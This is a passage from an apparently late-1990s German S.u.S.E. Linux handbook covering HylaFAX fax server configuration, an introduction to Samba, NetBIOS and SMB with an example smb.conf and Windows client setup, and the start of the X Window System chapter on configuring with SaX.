["NothingSetup"]? **"S.u.S.E. GmbH"**
- Long distance dialing prefix [0]?
- International dialing prefix [00]?
- Dial string rules file (relative to
/var/spool/fax) ["etc/dialrules"]?
- Tracing during normal server operation [1]? **527**
- Tracing during send and receive sessions [11]? **527**
- Protection mode for received facsimile [0600]? **0644**
- Protection mode for session logs [0600]?
- Protection mode for modem [0600]? **0666**
- Rings to wait before answering [1]?
- Modem speaker volume [off]?
- Command line arguments to getty program ["-h %l dx_%s"]?
"-r -b -s %s %l"
- Pathname of TSI access control list file
(relative to /var/spool/fax) [""]?
- Pathname of Caller-ID access control list
file (relative to /var/spool/fax) [""]?

- Tag line font file (relative to /var/spool/fax) [etc/lutRS18.pcf]?
- Tag line format string ["From %%l|%c|Page %%p of %%t"]?
- Time before purging a stale UUCP lock file (secs) [30]?
- Hold UUCP lockfile during inbound data calls [Yes]?
- Hold UUCP lockfile during inbound voice calls [Yes]?
- Percent good lines to accept during copy quality checking [95]?
- Max consecutive bad lines to accept during copy quality checking [5]?
- Max number of pages to accept in a received facsimile [25]?
- Syslog facility name for ServerTracing messages [daemon]?
- Set UID to 0 to manipulate CLOCAL [""]?

Die Zusammenfassung in Bildschirmausgabe 7.8.2 wird nach Eingabe der obigen Daten erstellt.

```
The non-default server configuration parameters are:
```

```
CountryCode:          49
AreaCode:             911
FAXNumber:            +49.911.3206728
LongDistancePrefix:  0
InternationalPrefix: 00
DialStringRules:     "etc/dialrules"
ServerTracing:       527
SessionTracing:      527
RecvFileMode:        0644
DeviceMode:          0666
RingsBeforeAnswer:   1
SpeakerVolume:       off
GettyArgs:           "-r -b -s %s %l"
LocalIdentifier:     "S.u.S.E. GmbH"
TagLineFont:         etc/lutRS18.pcf
TagLineFormat:       "From %%l|%c|Page %%p of %%t"
MaxRecvPages:        25
```

Bildschirmausgabe 7.8.2:

Damit wäre die Konfiguration des Schedulers und des Servers abgeschlossen. Jetzt wird noch gefragt, ob man **faxmodem** für jedes konfigurierte Modem starten möchte. Hierbei handelt es sich um eine Alternative zu **faxgetty**, die nur einen „Send-Only“-Betrieb zuläßt, d. h. man muß sich für eines von beidem entscheiden.

Adaptive Answer Support

Ein sehr brauchbares Feature ist der „Adaptive Answer Support“. Das bedeutet, daß der Faxserver (**faxgetty**) ein beliebiges anderes **getty** starten kann, wenn er feststellt, daß es sich nicht um einen Faxanruf, sondern z. B. um einen Datenanruf handelt. Dazu wurde in der modemspezifischen Konfigurationsdatei (siehe 200) während der Beispiel-Konfigurationssitzung der Eintrag in Datei 7.8.2 zugefügt:

```
GettyArgs:          "-r -b -s %s %l"
```

Datei 7.8.2: Eintrag für Adaptive Answer Support

Der Platzhalter `%s` steht für die DTE/DCE Rate zwischen Computer und Modem. Standardmäßig handelt es sich dabei um 38400 bps (engl. *bits per second*). Manche Modems der Firma **USRobotics** kommen im Fax Betrieb mit dieser Bitrate nicht zurecht (siehe Dokumentation [Lef96a]), es kann zu Problemen beim Faxempfang kommen. Abhilfe schafft man, indem man hier unter `<ModemRate>` in der modemspezifischen Konfigurationsdatei den Wert auf 19200 setzt. Als **getty** wird **mgetty** aus dem Paket `mgetty`, Serie `n` (Netzwerk-Support) benutzt. Dazu ist jedoch noch notwendig, daß man die Konfigurationsdatei von **mgetty** (`/etc/mgetty+sendfax/mgetty.config`) um den Eintrag in Datei 7.8.3 erweitert.

```
port modem
direct y
toggle-dtr n
```

Datei 7.8.3: Eintrag in der Konfigurationsdatei von `mgetty`

Der Bezeichner **modem**⁹ steht für den Gerätenamen, über den das Modem angesprochen wird. Wichtig ist, daß sowohl **faxgetty**, als auch **mgetty** auf dasselbe Device zugreifen.

Fax Dispatching

Ein weiteres interessantes Feature ist die automatische Weiterleitung eingehender Faxe an eine bestimmte E-Mail-Adresse. Möglich wird das, indem man die Datei `etc/FaxDispatch` im *Server-Root*-Verzeichnis erzeugt. Datei 7.8.4 zeigt, wie eine solche Datei aussehen kann.

Identifiziert werden die eingehenden Faxe anhand ihrer TSI. In diesem Fall würden alle Faxe, die die Ziffernkombination 0815 in ihrer TSI verborgen hätten, an den Benutzer 'tux' per Mail verschickt, indem sie als Attachment

⁹ Bei `/dev/modem` handelt es sich um einen Link auf `/dev/ttySx`.

```
case "$SENDER" in
*0815*) SENDTO=tux;;
*)      SENDTO=FaxMaster;;
esac
```

Datei 7.8.4: Beispiel zu etc/FaxDispatch

im PostScript-Format¹⁰ an die jeweilige Mail angehängt werden würden. Weiterhin werden alle eingehenden Faxe an den 'FaxMaster' weitergeleitet.

Falls Sie Probleme mit der Installation oder Konfiguration von **HylaFAX** haben, so werfen Sie auf jeden Fall einen Blick in unsere Supportdatenbank (Hilfesystem, Paket `susehlf`, Serie `doc` (Dokumentation)). Dort finden Sie unter dem Stichwort "fax" jede Menge Hinweise.



¹⁰ Das Dateiformat läßt sich selbstverständlich ändern, indem man das Script `bin/faxrcvd` im *Server-Root* entsprechend ändert.

PC-Server mit Samba

Mit dem Programmpaket **Samba** des Australiers **Andrew Tridgell** kann ein beliebiger Unix-Rechner zu einem leistungsfähigen File- und Printserver für DOS- und Windows-Rechner ausgebaut werden. Seit Beginn der Entwicklung 1991 hat sich Samba zu einem sehr stabilen und portablen Produkt entwickelt, das seinen festen Platz in Unternehmen eingenommen hat und dort als Ergänzung oder sogar als Ersatz von **NetWare**- oder **Windows NT**-Servern eingesetzt wird.

Samba ist inzwischen zu einem sehr komplexen Produkt geworden. Hier im Handbuch kann daher keine vollständige Darstellung aller Möglichkeiten erfolgen, sondern nur ein Überblick über die Funktionalität. Im Verzeichnis `/usr/doc/packages/samba` sind viele Dokumente zu finden, anhand derer man auch komplexe Netzkonfigurationen aufbauen kann. Die Referenz zur Konfigurationsdatei von Samba ist in der Manpage von **smb.conf** (`man smb.conf`) zu finden.

Für die Samba-Anbindung kann kein Installationssupport in Anspruch genommen werden (vgl. Abschnitt H.1.2, Seite 493); wir sind aber gern bereit, im Rahmen des kostenpflichtigen Business-Supports zu helfen (vgl. Abschnitt H.2, Seite 499).

8.1 Einführung

Die Konzepte der PC-Welt unterscheiden sich teilweise erheblich von denen in der Unix-Welt. Daher soll an dieser Stelle zunächst ein Überblick über die Architektur von PC-Netzen mit **NetBIOS** gegeben werden.

NetBIOS

NetBIOS ist eine Softwareschnittstelle (API), die zur Rechnerkommunikation entworfen wurde. Dabei wird ein Namensdienst (engl. *name service*) bereitgestellt, mit dem am Netz angeschlossene Rechner für sich Namen reservieren können. Nach der Reservierung sind die Rechner dann unter diesen Namen ansprechbar. Für die Namensvergabe gibt es keine zentrale Instanz, die Rechte vergeben oder überprüfen könnte. Jeder Rechner am Netz kann beliebig Namen für sich reservieren, sofern ihm nicht andere zuvor gekommen sind.

Diese dynamische Architektur hat ihren Ursprung in den PC-Netzen, in denen die Installation eines neuen Netzknotens so einfach wie möglich gestaltet

werden mußte. Die Konfiguration eines Rechners sollte sich wenn möglich auf die Vergabe eines Namens beschränken. Probleme wie die globale Eindeutigkeit von Namen und die maximale Länge der Namen von 16 Zeichen konnten aufgrund der eingeschränkten Ausdehnung der Netze ignoriert werden.

Neben dem Namensdienst sind zur eigentlichen Kommunikation ebenfalls Dienste vorgesehen. Es gibt sowohl gesicherte Datenströme, als auch einen ungesicherten Datagrammdienst. Diese sind in der Funktionalität mit TCP und UDP in der IP-Welt vergleichbar. Auf diesen Diensten setzen dann die höheren Protokolle wie das SMB-Protokoll auf.

Die NetBIOS-Schnittstelle kann nun auf unterschiedlichen Netzarchitekturen implementiert werden. Eine Implementation erfolgte relativ „dicht“ an der Netzwerkhardware und nennt sich **NetBEUI**. NetBEUI ist das, was häufig als **NetBIOS** bezeichnet wird.

NetBEUI arbeitet zur Adressierung der einzelnen Pakete mit der in jedem Netzadapter eingetragenen Hardwareadresse. Diese ist im Gegensatz etwa zu **IPX**-Adressen oder IP-Adressen nicht so strukturiert, daß sich daraus Informationen für Routingzwecke gewinnen ließen. So ist es nicht möglich, NetBEUI-Pakete über Router zu übertragen, und ein Netz mit NetBEUI ist auf den Bereich beschränkt, der mit Repeatern oder Bridges erreicht werden kann.

Weitere Netzprotokolle, mit denen NetBIOS implementiert wurde, sind IPX von **Novell** und TCP/IP. Das Protokoll, mit dem NetBIOS auf TCP/IP aufgesetzt wurde, ist in den RFCs 1001 und 1002 beschrieben. RFC 1001 enthält darüber hinaus eine recht gute Einführung in die Konzepte von NetBIOS, die beim Verständnis solcher Dienste wie **WINS**¹ sehr hilfreich ist.

Die NetBIOS-Namen, die auch bei der Implementation von NetBIOS mittels TCP/IP vergeben werden, haben zunächst einmal nichts mit den in der Datei `/etc/hosts` oder per DNS vergebenen Namen zu tun – NetBIOS ist ein vollständig eigener Namensraum. Es empfiehlt sich jedoch zwecks vereinfachter Administration, zumindestens für die Server NetBIOS-Namen zu vergeben, die ihrem DNS-Hostnamen entsprechen. Samba tut dies als Voreinstellung.

SMB

Mit dem SMB-Protokoll (engl. *Server Message Block*) werden in der Windows- und **LAN Manager**-Welt Datei- und Druckdienste bereitgestellt. Das SMB-Protokoll baut auf den NetBIOS-Diensten auf, und ist für den Dateidienst somit mit NFS vergleichbar. Hierin unterscheidet SMB sich nicht von anderen Protokollen wie etwa dem NetWare Core Protocol. Erstaunlicherweise hat Microsoft im Gegensatz zu Novell die Spezifikation des SMB-Protokolls freigegeben, so daß andere SMB ebenfalls unterstützen können.

Kürzlich hat Microsoft das SMB-Protokoll geringfügig erweitert und in **CIFS** (engl. *Common Internet File System*) umbenannt. Microsoft versucht,

¹ WINS ist nichts anderes als ein erweiterter NetBIOS Name Server und *keinesfalls* eine Idee von **Microsoft**. Nur der Name ist neu.

CIFS als Internet-Standard zu etablieren, um so eventuell eine breitere Unterstützung für dieses Protokoll zu erhalten.²

Samba ist nun ein Server, der das SMB-Protokoll unter Unix implementiert. Mit Samba wird aus einem beliebigen Unix-Rechner ein Server, der Datei- und Druckdienste für die meisten PC-Betriebssysteme bereitstellen kann. Samba ist wohl auf praktisch alle momentan laufenden „vernünftigen“ Betriebssysteme portiert worden. Es läuft auf dem Echtzeit-Microkernel QNX genauso wie auf einer Cray. Novell hat Samba sogar auf NetWare 4.1 portiert, und nennt das ganze „Migration Toolkit“, mit dem Windows NT-Anwendern der Umstieg zu NetWare erleichtert werden soll. . .

Clients

Bis auf DOS und Windows 3.1 unterstützen alle gängigen Betriebssysteme für PCs das SMB-Protokoll zum Ex- und Import von Plattenplatz. Windows for Workgroups 3.11 unterstützt SMB ebenfalls, jedoch in der Standardinstallation nur über IPX und NetBEUI. Um Samba, das SMB nur über TCP/IP anbieten kann, benutzen zu können, muß man von Microsoft kostenlos erhältliche Zusatzsoftware installieren. Für DOS und Windows 3.1 gibt es ebenfalls von Microsoft kostenlose Software, um Samba zu erreichen. Die Software ist von <ftp://ftp.microsoft.com/bussys/Clients> zu erhalten.

SMB-Server stellen ihren Clients Plattenplatz in Form von sogenannten „Shares“ zur Verfügung. Dabei umfaßt ein Share ein Verzeichnis mit allen Unterverzeichnissen auf dem Server. Es wird unter einem Namen exportiert, und kann von Clients unter diesem Namen angesprochen werden. Dabei kann der Sharename frei vergeben werden. Er muß nicht dem Namen des exportierten Verzeichnisses entsprechen. Ebenso wird einem exportierten Drucker ein Name zugeordnet, unter dem Clients darauf zugreifen können.

Zugriffsrechte

Ein NFS-Server wird durch die Datei `/etc/exports` konfiguriert. Zugangsbeschränkungen sind ausschließlich rechnerbezogen möglich. In der Umgebung, für die NFS entworfen wurde, nämlich Unix-Workstations, macht dies auch Sinn, da die Clientsysteme selbst für die Authentifizierung der Benutzer ausgelegt sind. In Zeiten von DOS und Windows, in denen jeder Benutzer der Workstation root-Rechte besitzt, ist das NFS-Protokoll nicht mehr angemessen. Die vielfach eingesetzten NFS-Clients für DOS sind als riesige Sicherheitslücke anzusehen.

Das SMB-Protokoll kommt aus der DOS-Welt, und berücksichtigt die Sicherheitsproblematik direkt. Jeder Zugang zu einem Share kann mit einem Paßwort geschützt werden. SMB kennt zwei verschiedene Möglichkeiten, dies zu bewerkstelligen:

- Share Level Security

Bei der Share Level Security wird einem Share ein Paßwort fest zugeordnet. Jeder, der dieses Paßwort kennt, hat Zugriff auf das Share.

² Wer sich für die Spezifikation von CIFS interessiert, kann diese von <ftp://ftp.microsoft.com/developr/drg/CIFS/cifs> erhalten. Unter [/developr/drg/CIFS](ftp://developr/drg/CIFS) befinden sich die älteren Spezifikationen des SMB-Protokolls.

- User Level Security

Diese Variante führt das Konzept des Benutzers in SMB ein. Jeder Benutzer muß sich bei einem Server mit einem Paßwort anmelden. Nach der Anmeldung kann der Server dann abhängig vom Benutzernamen Zugang zu den einzelnen, exportierten Shares gewähren.

Die Unterscheidung zwischen Share und User Level Security ist für den gesamten Server zu treffen. Es ist nicht möglich, einzelne Shares per Share Level Security und andere per User Level Security zu exportieren.

Samba ist auf Share Level Security voreingestellt. Dabei werden die Heimatverzeichnisse der Benutzer durch das normale Benutzerpaßwort geschützt. Bei anderen Shares ist mit der Option `user` ein Benutzer anzugeben, dessen Paßwort als Schutz herangezogen wird. Der Parameter `security` kann als `security = user` in der `smb.conf` angegeben werden. Dann werden die Benutzer wie beim normalen Unix-Login anhand der Dateien `/etc/passwd` und `/etc/group` validiert. Als dritte Möglichkeit bietet Samba noch die Einstellung `security = server` an. Ist diese Option aktiviert, validiert Samba den Benutzer bei einem weiteren (NT-)Server, der mit der Option `password server` angegeben werden muß.

8.2 Installation des Servers

Durch das Setzen der Variablen `<START_SMB>` auf den Wert `yes` in der Datei `/etc/rc.config` werden die SMB-Dienste gestartet.

Praktisch alles, was in Samba konfiguriert werden kann, wird in der Datei `/etc/smb.conf` angegeben. Die Datei ähnelt vom Aufbau her den Windows .INI-Dateien. Sie ist in verschiedene Abschnitte aufgeteilt, die jeweils einige Parameter enthalten. Grundsätzlich wird durch einen Abschnitt ein Share beschrieben, dessen Name durch den Abschnittsnamen festgelegt wird. Zusätzlich dazu gibt es noch drei spezielle Abschnitte, `[globals]`, `[homes]` und `[printers]`. Im Abschnitt `[globals]` werden Parameter für Samba festgelegt, die sich nicht auf die Beschreibung einzelner Shares bezieht. Wenn der Abschnitt `[homes]` angelegt wird, kann jeder Benutzer des Servers automatisch auf sein Heimatverzeichnis zugreifen, ohne daß für jeden Benutzer ein Heimat-Share mit einem eigenen Abschnitt erwähnt werden müßte. Gleiches gilt für den Abschnitt `[printers]`, mit dem alle in der `/etc/printcap` definierten Drucker für Clients verfügbar gemacht werden, ohne daß sie einzeln aufgeführt werden müssen.

smb.conf

Eine ganz einfache Beispieldatei ist in Datei 8.2.1 zu sehen.

Mit dieser `/etc/smb.conf` werden alle Heimatverzeichnisse der Benutzer und alle in der `/etc/printcap` aufgeführten Drucker für Clients zur Verfügung gestellt.

- **workgroup = arbeitsgruppe**

Wie jeder Windows-Rechner wird auch der Samba-Server einer Arbeitsgruppe zugeordnet, unter der er in der „Netzwerkumgebung“ erscheint.

```

[global]
    workgroup = arbeitsgruppe
    guest account = nobody
    keep alive = 30
    os level = 2
    security = share
    printing = bsd
    printcap name = /etc/printcap
    load printers = yes

[homes]
    comment = Heimatverzeichnis
    browseable = no
    read only = no
    create mode = 0750

[printers]
    comment = All Printers
    browseable = no
    printable = yes
    public = no
    read only = yes
    create mode = 0700
    directory = /tmp

```

Datei 8.2.1: Beispiel für eine Datei `/etc/smb.conf`

Arbeitsgruppe ist die Voreinstellung der deutschen Version von Windows for Workgroups.

- **guest account = nobody**

Samba benötigt einen in der `/etc/passwd` aufgeführten Benutzer, der keine oder minimale Rechte im Dateisystem hat für bestimmte Aufgaben. Wenn öffentlich zugängliche Shares definiert werden (Parameter **public = yes**), werden alle Operationen unter dieser Benutzerkennung durchgeführt. Auch wenn kein solcher öffentlicher Share definiert ist, muß der **guest account** definiert sein, da sonst der Samba-Rechner nicht in der Netzwerkumgebung erscheint.

- **keep alive = 30**

Windows-Rechner tendieren dazu, hin und wieder abzustürzen. Wenn sie beim Absturz offene Verbindungen hinterlassen, kann es sein, daß der Server dies erst sehr viel später bemerkt. Damit Samba keine unnötigen Ressourcen auf dem Server verschwendet, kann es mit dem Parameter **keep alive = 30** angewiesen werden, alle 30 Sekunden nachzuschauen, ob der Client noch lebt.

- **os level = 2**

Der Parameter **os level = 2** legt fest, daß Samba für WfW und Windows 95 Browser-Dienste anbietet. Befindet sich ein Windows NT-Rech-

ner im Netz, wird Samba diesen Dienst nicht anbieten, sondern den NT-Rechner selbst in Anspruch nehmen.

- **security = share**

Hierzu siehe den Abschnitt zu den Zugriffsrechten.

Mit den folgenden drei Parametern kann Samba die Datei `/etc/printcap` einlesen, um alle dort aufgeführten Drucker zu exportieren. Der Abschnitt **[homes]** legt Parameter für die Heimatverzeichnisse der Benutzer fest. Diese Verzeichnisse sind unter dem Benutzernamen erreichbar.

- **comment = Heimatverzeichnis**

Jeder Share kann bei SMB-Servern mit einem Kommentar versehen werden, der den Share näher kennzeichnet.

- **browsable = no**

Diese Einstellung verhindert, daß der Share `homes` in der Netzwerkumgebung sichtbar wird. Jeder Benutzer kann sein Heimatverzeichnis unter seinem Benutzernamen erreichen.

- **read only = no**

Samba verbietet in der Voreinstellung den Schreibzugriff auf exportierte Shares. Angemeldeten Benutzern sollte jedoch erlaubt werden, in ihren Heimatverzeichnissen zu schreiben, daher **read only = no**.

- **create mode = 750**

Windows-Rechner kennen das Konzept der Unix-Zugriffsrechte nicht. Daher können sie bei der Erstellung von Dateien auch nicht angeben, mit welchen Zugriffsrechten dies zu geschehen hat.

Der Parameter **create mode** legt fest, mit welchen Zugriffsrechten Dateien angelegt werden.

8.3 Installation der Clients

Als wichtigste Clients betrachte ich hier DOS, Windows for Workgroups und **Windows 95**.

Zunächst sei erwähnt, daß die Clients den Samba-Server nur über TCP/IP erreichen können. NetBEUI oder NetBIOS über IPX sind mit Samba momentan nicht verwendbar. Da TCP/IP überall, sogar bei Novell und Microsoft, auf dem Vormarsch ist, ist es auch fraglich, ob sich dies jemals ändern wird.



Um einen Drucker auf dem Samba-Server zu nutzen, sollte man den allgemeinen oder den Apple-PostScript-Druckertreiber von der jeweiligen Windows-Version installieren; am besten verbindet man dann mit der Linux-Drucker-Queue, die die automatische `apsfilter`-Erkennung beinhaltet.

8.3.1 DOS und Windows 3.1

DOS ist von Haus aus überhaupt nicht auf den Netzwerkeinsatz vorbereitet. Um DOS den Zugriff auf Samba zu ermöglichen, muß also vom Kartentreiber an bis hin zum Netzwerk-Redirector ein vollständiger Protokollstapel geladen werden. Dieser Protokollstapel ist für nacktes DOS geschrieben, nutzt

also reichlich Speicher unterhalb der 1 MB-Grenze. Für Anwendungen bleibt nicht mehr übermäßig viel Speicher übrig. Wer DOS-Programme benutzen möchte, sollte wenn möglich auf Windows for Workgroups oder Windows 95 zurückgreifen und die Programme in der DOS-Box ablaufen lassen. Diese beiden Betriebssysteme erlauben es, SMB über TCP/IP zu benutzen, ohne konventionellen DOS-Speicher zu beanspruchen. Dies geschieht über Client-Software, die durch Nutzung des Protected Mode des Prozessors direkt den Speicher über der 1 MB-Grenze ansprechen kann.

Ist dies nicht möglich, weil entweder Prozessoren < 80386 verwendet werden, Windows nicht vorhanden ist oder die Programme nicht in der DOS-Box funktionieren, sollte möglichst **mars_nwe** mit der Client-Software von Novell eingesetzt werden. Die Novell-Clientsoftware ist erheblich speichersparender implementiert. Man kann den NetWare-Client entweder von einer vorhandenen NetWare-Installation bekommen, oder sich im Buchhandel die 2-User Testversion von **NetWare 4.1** für etwa 50 DM besorgen. Viele Bücher zu NetWare 4.1 beinhalten diese CD ebenfalls.

Aber auch DOS funktioniert mit Samba. Die notwendige Software kann man von `ftp://ftp.microsoft.com/bussys/Clients/MSCLIENT` bekommen. Dort liegen zwei selbstentpackende Archive, die jeweils auf eine DOS-Diskette entpackt werden müssen. Auf der ersten Diskette befindet sich das Setup-Programm, mit dem der Protokollstack automatisch installiert werden kann. Das Setup-Programm wählt zunächst als Protokoll NetBIOS über IPX an. Dies muß ersetzt werden, indem erst als Protokoll TCP/IP hinzugefügt und dann IPX gelöscht wird.

Das Setup-Programm konfiguriert die Netzsoftware für die Benutzung eines DHCP-Servers, der unter Linux oft nicht vorhanden ist. Daher muß man die Parameter explizit in den Settings für das TCP/IP-Protokoll angeben und die automatische Konfiguration ausschalten, indem der Parameter **Disable Automatic Configuration** auf 1 gesetzt wird. Wird die automatische Konfiguration nicht ausgeschaltet, bleibt der Rechner beim nächsten booten hängen, während er auf den DHCP-Server wartet. Bei der manuellen Konfiguration ist zu beachten, daß MSCLIENT die Angabe von IP-Adressen nicht wie üblich in der Form 192.168.0.20 mit Punkten zwischen den Bytes erwartet, sondern als 192 168 0 20, also mit Leerzeichen.

8.3.2 Windows for Workgroups

Windows for Workgroups bringt von sich aus bereits die Unterstützung für das SMB-Protokoll mit. Diese wird als Client für Microsoft-Netzwerke bezeichnet und setzt normalerweise auf NetBEUI oder IPX auf. Die Anbindung über TCP/IP muß nachträglich installiert werden. Der TCP/IP Protokollstack ist kostenlos unter `ftp://ftp.microsoft.com/bussys/clients/WFW` erhältlich. Die Datei TCP32B.EXE ist ein selbst entpackendes Archiv, das man zunächst auf einer Diskette auspacken muß.

Nun die eigentliche Installation. Als erstes fügt man unter 'Treiber...' im Netzwerksetup den Punkt 'Nicht aufgeführtes oder aktualisiertes Protokoll...' hinzu, das sich auf der Diskette befindet.

Nachdem der Disketteninhalt kopiert wurde, sind die TCP/IP-Parameter unter 'Einstellungen...' vorzunehmen. Dazu gehören wie bei Linux die IP-Adresse des Rechners, die Netzmaske sowie ein eventuell vorhandenes Gateway. Weitere Einstellungen sind unter 'Erweitert...' anzugeben. Danach sollte man TCP/IP als Standardprotokoll festlegen oder sogar die anderen Protokolle, in der Regel IPX/SPX und NetBEUI löschen. Das reduziert den Speicherverbrauch und beschleunigt den Start von Windows. Befinden sich noch andere Rechner im Netz, die keine Unterstützung für TCP/IP haben, darf man selbstverständlich das Protokoll, mit dem man auf diese Rechner zugreifen muß, etwa NetBEUI, nicht löschen.

Nach der Installation ist ein Neustart des Rechners erforderlich. Danach kann man auf den Linux-Rechner mit Samba wie auf jeden anderen Rechner zugreifen.

8.3.3 Windows 95

Windows 95 bringt die Unterstützung für TCP/IP bereits mit. Wie bei Windows for Workgroups wird sie jedoch in der Standardinstallation nicht mit installiert. Um TCP/IP nachzuinstallieren, wählt man im Netzwerk-Applet der Systemsteuerung 'Hinzufügen...' unter 'Protokolle' TCP/IP von Microsoft. Für die weitere Installation sowie die Druckeranbindung gilt das unter Windows for Workgroups beschriebene auch hier.

Teil IV

Das X Window System

Das X Window System

Das **X Window System** stellt unter Unix einen Quasi-Standard für graphische Benutzeroberflächen dar. Aber das X Window System ist weit mehr, **X11** ist ein netzwerkbasiertes System. Anwendungen, die auf Rechner erde laufen, können ihre Ausgaben auf Rechner sonne darstellen, sofern die Rechner durch ein Netzwerk verbunden sind. Dieses Netz kann ein LAN sein, die Rechner können aber auch tausende Kilometer voneinander entfernt stehen und über das Internet miteinander kommunizieren.

X11 entstand als Gemeinschaftsproduktion von **DEC (Digital Equipment Corporation)** und dem Projekt Athena am **MIT (Massachusetts Institute of Technology)**. Die erste Version (**X11R1**) wurde im September 1987 freigegeben. Seit Release 6 hat das **X Consortium, Inc.**, ab 1996 **The Open Group** die Entwicklung des **X Window System** übernommen.

XFree86™ ist eine frei verfügbare Implementierung von X-Servern für PC-Unix-Systeme (vgl. <http://www.XFree86.org>); aktuell derzeit ist die Version 3.3.2.3. Es wurde und wird auch weiterhin – verstreut über die ganze Welt – von Programmierern entwickelt, die sich 1992 zum XFree86-Team zusammengeschlossen haben. Daraus entstand die 1994 gegründete Firma **The XFree86 Project, Inc.**, deren Ziel es ist, XFree86™ einer breiten Öffentlichkeit zur Verfügung zu stellen und sowohl forschend als auch entwickelnd an der Zukunft des X Window System mitzuarbeiten; das XFree86-Team entwickelt seit 1998 nunmehr *eigenständig* das X Window System weiter, basierend auf dem Release X11R6.3.

An dieser Stelle sei dem XFree86-Team auch für die gute Zusammenarbeit und für das zur Verfügung-Stellen von Beta-Versionen gedankt, ohne die dieses Dokument¹ und die vorliegende CD sicher nicht in dieser Form möglich gewesen wären.

Die folgenden Abschnitte behandeln die Konfiguration des X-Servers – ein in früheren Zeiten sehr heikles Kapitel. Zu diesem Zweck werden die Programme **SaX (sax)**² und **xf86config** besprochen, mit denen eine einfache Konfiguration des X Window System möglich ist. Im Gegensatz zu xf86config arbeitet **SaX** direkt mit dem X-Server zusammen und ist mit der Maus bedienbar. Installieren Sie also am besten mit YaST das Programm **SaX** (Paket

¹ Teile dieser Beschreibung des X11-Systems wurden dem Kapitel *XFree86 Konfigurieren* aus [HHMK96] entlehnt, das uns von Dirk Hohndel freundlicherweise zur Verfügung gestellt wurde.

² **SaX** (engl. *S.u.S.E. Advanced X Configuration Tool*) macht **XF86Setup** (Paket `xf86setup`, Serie `x`) obsolet.

sax, Serie x, und die abhängigen Pakete, insbesondere das Paket xvga16) sowie – falls bereits bekannt – den zu Ihrer Grafikkarte passenden X-Server; diese X-Server sind in der Serie xsrv verzeichnet (vgl. Abschnitt 3.12.3, Seite 77). Sollten Sie es versäumt haben, einen Server auszuwählen, so wird **SaX** dies feststellen und via YaST einen geeigneten Server nachinstallieren lassen.

Um die zur Verfügung stehende Hardware (Grafikkarte, Monitor, Tastatur) optimal nutzen zu können, besteht die Möglichkeit, die Konfiguration manuell zu optimieren. Auf einige Aspekte der Optimierung wird eingegangen, andere werden nicht gesondert behandelt. Detaillierte Information zur Konfiguration des X Window System findet sich in verschiedenen Dateien im Verzeichnis /usr/doc/packages/xf86 sowie natürlich in der Manpage von **XF86Config** (**man XF86Config**).



Bei der Konfiguration des X Window System sollte besonders sorgsam vorgegangen werden! Auf keinen Fall sollte X gestartet werden, bevor die Konfiguration abgeschlossen wurde. Ein falsch eingestelltes System kann zu irreparablen Schäden an der Hardware führen; besonders gefährdet sind Festfrequenz-Monitore.

Die Autoren dieses Buches und die SuSE GmbH lehnen jede Verantwortung für eventuell entstandene Schäden ab. Der vorliegende Text wurde mit größtmöglicher Sorgfalt erstellt. Dennoch kann nicht davon ausgegangen werden, daß die hier vorgestellten Methoden korrekt sind und Ihrer Hardware keinen Schaden zufügen.

9.1 Konfiguration mit SaX

Das Programm **SaX** (engl. *S.u.S.E. Advanced X Configuration Tool*) dient der einfachen Installation des X Window System. Es ist vollständig mit der Maus oder der Tastatur schon auf der grafischen Oberfläche zu bedienen. Von einigen Spezialfällen abgesehen, z. B. sehr aktuelle oder sehr alte Hardware, kann es die verwendeten Komponenten selbst erkennen, so daß das Aufsetzen eines X-Servers einfach von der Hand geht.

9.1.1 Erstinstallation

Zur erstmaligen Installation des X Window System – der grafischen Benutzeroberfläche eines jeden Linux-Systems – müssen einige Rechnerdaten bekannt sein:

- Der verwendete Monitor (Produktname).
- Der Tastaturtyp.
- Der Maustyp und die Schnittstelle, an der sie angeschlossen ist.
- Der Hersteller und der Name der Grafikkarte.



Sie müssen das Programm **SaX** (**sax**) als Benutzer 'root' starten. Sie können **SaX** auch von YaST aus starten: 'Administration des Systems' und weiter mit 'XFree86[tm] konfigurieren' (vgl. Abschnitt 3.13).

Auf der Kommandozeile wird das Programm aufgerufen mit:

```
root@erde:/root # sax
```

Sobald das Programm gestartet ist, wird zunächst nach installierten PCI-Steckkarten gesucht. Wenn eine PCI-Grafikkarte gefunden wurde, wird diese identifiziert und im Programm unter 'Graphikkarte' angezeigt.

Nach dem PCI-Scan wird das Hauptfenster geöffnet, in dem die Karteikarten für die Maus ('Maus'), die Tastatur ('Tastatur'), die Grafikkarte ('Grafikkarte'), den Monitor ('Monitor') und die Bildschirmoberfläche ('Bildschirm') dargestellt werden. Sodann lädt **SaX** die bekannten Hardwaredaten. Die bei der Überprüfung des Systems gefundenen Daten werden unter den jeweiligen Punkten dargestellt, so finden Sie z. B. Ihren Grafikkartentyp unter der Karteikarte 'Bildschirm'.

SaX versucht zwar, Ihre Hardware möglichst vollständig zu erkennen; um aber sicher zu gehen, daß die Konfiguration vollständig und richtig ist, müssen Sie auf jeden Fall alle Einstellungen des **SaX** überprüfen, und gegebenenfalls korrigieren!

Das Programm stellt Ihnen dazu im wesentlichen fünf „Karteikarten“ zur Verfügung, nämlich 'Maus', 'Tastatur', 'Graphikkarte', 'Monitor' und 'Bildschirm'. Alle Karten sind mit einem Einfachklick auf den entsprechenden Titel („Reiter“ der jeweiligen Karte) zu erreichen.

Für den Fall, daß Ihre Maus noch nicht richtig konfiguriert ist, haben Sie alternativ die Möglichkeit, das Programm mit der Tastatur zu steuern. Durch mehrmaliges Drücken der -Taste (= ) können Sie die einzelnen Eingabefelder einer Karteikarte anzusteuern. Um die verschiedenen Karteikarten zu erreichen, drücken Sie solange , bis der Titel der aktuellen Karteikarte schwarz umrahmt ist; dann können Sie mit  bzw.  die gewünschte Karteikarte auswählen. Nach dem Bestätigen mit  (= ) wird diese angezeigt. Auf jeder Karteikarte befinden sich mehrere Bedienelemente, wie z. B. Schaltflächen (engl. *buttons*), Auswahllisten (engl. *listboxes*) und Eingabefelder (engl. *entry fields*). Auch diese lassen sich vollständig über die Tastatur manipulieren. Um einen Button zu erreichen (z. B. 'Anwenden'), drücken Sie solange , bis dieser gewünschte Button schwarz umrahmt ist. Mit der  oder der  wird der Buttondann niedergedrückt und die gewünschte Aktion ausgelöst.

Um einen Eintrag in einer Listbox zu selektieren, drücken Sie solange die Taste , bis die betreffende Box umrahmt ist. Mit  und  können Sie durch die farbige Markierung einen Eintrag aussuchen, der dann durch Druck auf  gesetzt, d. h. aktiv wird.

Die Maus

Die Karteikarte 'Maus' ist nach dem Start des Programms als erste zu sehen (Abbildung 9.1, Seite 220).

